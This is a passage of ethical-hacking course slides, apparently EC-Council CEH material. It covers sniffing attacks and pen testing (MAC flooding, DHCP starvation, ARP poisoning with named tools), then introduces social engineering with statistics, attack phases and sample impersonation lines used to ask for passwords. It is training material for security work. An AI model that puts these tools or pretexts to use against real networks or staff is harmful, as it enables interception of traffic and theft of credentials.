


- ↳ Perform MAC flooding attack using tools such as Yersinia and macof
- ↳ Perform DHCP starvation attack using tools such as Dhcpcstarv and Yersinia
- ↳ Perform rogue server attack by running rogue DHCP server in the network and responding to DHCP requests with bogus IP addresses
- ↳ Perform ARP poisoning using tools such as Cain & Abel, WinArpAttacker, Ufasoft Snif, etc.
- ↳ Perform MAC spoofing using tools such as SMAC



Sniffing Pen Testing

(Cont'd)



Module Summary






- By placing a packet sniffer in a network, attackers can capture and analyze all the network traffic
- Attackers can sniff confidential information such as email and chat conversations, passwords, and web traffic
- Sniffing is broadly categorized as passive and active; passive sniffing refers to sniffing from a hub-based network, whereas active sniffing refers to sniffing from a switch-based network
- Networking layers in the OSI model are designed to work independently of each other; if a sniffer sniffs data in the Data Link layer, the upper OSI layer will not be aware of the problem
- Attackers use MAC attacks, DHCP attacks, ARP poisoning attacks, spoofing attacks, and DNS poisoning techniques to sniff network traffic
- Major countermeasures for sniffing include using static IP addresses and static ARP tables, and using encrypted sessions such as SSH instead of Telnet, Secure Copy (SCP) instead of FTP, SSL for data transmission

Social Engineering

Module 08


Unmask the Invisible Hackers



Social Engineering Statistics



Phishing



88%

Clicking links within email
of all reported phishing

Most common phishing
attacks mimicking
financial institutions



How much email is sent?

107 Trillion
annually

294 Billion
each day


77% Percentage of
phishing of all socially
based attacks



13.3 Million user
reported phishing
attacks in 2013



Vishing



2.4 M customers
targeted for phone
fraud for all of
2012

2.3 M customers
targeted for phone
fraud for first half
of 2013

Average loss for targeted business
\$42,546 per account

60% of US
adults who send
and receive text
messages received
mobile spam in
2012

What do Smishers ask for?

26%
Call a
number



14% Reply
to text

60% Click
on a link

Impersonation



1.8 Million victims of medical theft in
2013 due to websites impersonating
medical providers

88% of reported stolen assets were
personal data



Average Victims of impersonation

41.7 year
old

\$4,187
lost



Top place for thief is work
area

According to the survey conducted by Social-Engineer.Org <http://www.social-engineer.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Module Objectives




- ↳ Overview of Social Engineering Concepts
- ↳ Understanding various Social Engineering Techniques
- ↳ Understanding Insider Threats
- ↳ Understanding Impersonation on Social Networking Sites



- ↳ Understanding Identity Theft
- ↳ Social Engineering Countermeasures
- ↳ Identity Theft Countermeasures
- ↳ Overview of Social Engineering Pen Testing



Module Flow




What is Social Engineering?



Social engineering is the art of convincing people to reveal confidential information. Common targets of social engineering include help desk personnel, technical support executives, system administrators, etc.

Social engineers depend on the fact that people are unaware of their valuable information and are careless about protecting it

Impact of Attack on Organization



Economic Losses



Lawsuits and Arbitrations



Temporary or Permanent Closure



Loss of Privacy



Damage of Goodwill



Dangers of Terrorism

Behaviors Vulnerable to Attacks



I

Human nature of trust is the basis of any social engineering attack



II

Ignorance about social engineering and its effects among the workforce makes the organization an easy target



III

Fear of severe losses in case of non-compliance to the social engineer's request



IV

Social engineers lure the targets to divulge information by promising something for nothing (greediness)



V

Targets are asked for help and they comply out of a sense of moral obligation



Factors that Make Companies Vulnerable to Attacks




01



**Insufficient Security
Training**

02



**Unregulated Access
to the Information**

03



**Several Organizational
Units**

04



**Lack of Security
Policies**

Why is Social Engineering Effective?



Security policies are as strong as their weakest link, and humans are the most susceptible factor



02

It is difficult to detect social engineering attempts



03

There is no method to ensure complete security from social engineering attacks




04

There is no specific software or hardware for defending against a social engineering attack



Phases in a Social Engineering Attack



Research on Target Company

Dumpster diving, websites, employees, tour company, etc.



Select Victim

Identify the frustrated employees of the target company



Develop Relationship

Develop relationship with the selected employees



Exploit the Relationship


Collect sensitive account and financial information, and current technologies

Module Flow



Social Engineering Concepts

Identity Theft



Social Engineering Techniques

Social Engineering Countermeasures



Impersonation on Social Networking Sites



Penetration Testing

Types of Social Engineering



Human-based Social Engineering

Gathers sensitive information by INTERVIEWING




Computer-based Social Engineering

Social engineering is carried out with the help of COMPUTERS



Mobile-based Social Engineering

It is carried out with the help of mobile applications



Human-based Social Engineering: Impersonation



It is most common human-based social engineering technique where attacker pretends to be someone legitimate or authorized person

1

Attackers may impersonate a legitimate or authorized person either personally or using a communication medium such as phone, email, etc.

2

Impersonation helps attackers in tricking a target to reveal sensitive information

3

Human-based Social Engineering: Impersonation (Contd)



Posing as a legitimate end user

- Give identity and ask for the sensitive information

"Hi! This is John, from finance department. I have forgotten my password. Can I get it?"



Posing as an important user

- Posing as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system password. Can you help me out?"



Posing as technical support

